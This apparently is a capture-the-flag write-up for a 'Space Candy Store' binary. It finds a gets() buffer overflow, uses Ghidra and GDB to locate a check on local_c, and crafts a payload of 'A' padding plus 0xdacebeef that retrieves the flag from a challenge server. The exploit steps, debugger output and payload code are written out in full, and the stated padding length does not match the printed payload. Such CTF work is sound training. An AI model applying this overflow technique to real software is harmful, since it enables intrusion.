Space Candy Store


Vulnerability:

The vulnerable row in this code is gets(local_48);


The gets() function reads characters from standard input and stores them in the local_48 buffer until a newline character or the end-of-file is reached. However, gets() does not perform any bounds checking, which means that it can write more data to the buffer than it can hold, leading to a buffer overflow vulnerability.

Exploitation:

1. Checksec -> Exe is little endian



2. After conducting an analysis of the .exe file using Ghidra, it was observed that the flag can be obtained from the main function provided that the value of local_c is equal to 0xdacebeef.



3. Use GDB to find the location of 0xdacebeef and number of paddings to add.

- Set breakpoint 1 after initializing local =0
- Set breakpoint 2 after gets(local_48)
- Fill the buffer with 60 As

```
(gdb) b *0x4011b8
Breakpoint 1 at 0x4011b8
(gdb) b *0x401209
Breakpoint 2 at 0x401209
(gdb) run
Starting program: /home/shxn/Downloads/space_candy_store
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x00000000004011b8 in main ()
(gdb) info frame
Stack level 0, frame at 0x7fffffffdf30:
 rip = 0x4011b8 in main; saved rip = 0x7ffff7c29d90
 Arglist at 0x7fffffffdf20, args:
 Locals at 0x7fffffffdf20, Previous frame's sp is 0x7fffffffdf30
 Saved registers:
  rbp at 0x7fffffffdf20, rip at 0x7fffffffdf28
(gdb) next
Single stepping until exit from function main,
which has no line number information.
Welcome to Solaris Candy Shop
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Reach First breakpoint:

-Check where is the starting address for buffer local_48

-Check where is the saved ebp

-According to the x64 archi, stack grows downward, hence local_10 will be stored in between local_48 buffer and the saved ebp.

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffdf30:
 rip = 0x401209 in main; saved rip = 0x7ffff7c29d90
 Arglist at 0x7fffffffdf20, args:
 Locals at 0x7fffffffdf20, Previous frame's sp is 0x7fffffffdf30
 Saved registers:
  rbp at 0x7fffffffdf20, rip at 0x7fffffffdf28
(gdb) x/20x $sp
0x7fffffffdee0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdef0: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdf00: 0x41414141      0x41414141      0x41414141      0x41414141
0x7fffffffdf10: 0x41414141      0x41414141      0x41414141      0x00000000
0x7fffffffdf20: 0x00000001      0x00000000      0xf7c29d90      0x00007fff
(gdb)
```

- Info registers, check where they are situated. We know that local_10 comes after the buffer. hence no padding required.

```
Breakpoint 1, 0x0000000000401209 in main ()
(gdb)
(gdb) info registers
rax            0x7fffffffdee0      140737488346848
rbx            0x0                 0
rcx            0x7ffff7e19aa0      140737352145568
rdx            0x1                 1
rsi            0x1                 1
rdi            0x402028            4202536
rbp            0x7fffffffdf20      0x7fffffffdf20
rsp            0x7fffffffdee0      0x7fffffffdee0
r8             0x0                 0
r9             0x0                 0
r10            0x7ffff7c09c78      140737349983352
r11            0x246               582
r12            0x7fffffffe038      140737488347192
r13            0x401196            4198806
r14            0x0                 0
r15            0x7ffff7ffd040      140737354125376
rip            0x401209            0x401209 <main+115>
eflags         0x206               [ PF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
```

4. Craft Payload

```
# Craft payload
buffer = b'A'*60
magic = 0xdacebeef.to_bytes(4,'little')

payload = buffer + magic
```

```
shxn@shxn-virtual-machine:~/Downloads$ python3 x.py
[+] Opening connection to chall.seccomp.xyz on port 6789: Done
Payload is
b'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\xef\xbe\xce\xda'
[+] Receiving all data: Done (117B)
[*] Closed connection to chall.seccomp.xyz port 6789
Received data:
b"Take a look at our exclusive range of gummy bears!\nHere's a Haribo Goldbears
gummy bear!\nCZ4067{w0W_g0lD-GumMy-B3ar}\n"
```

Flag : CZ4067{w0W_g0lD-GumMy-B3ar}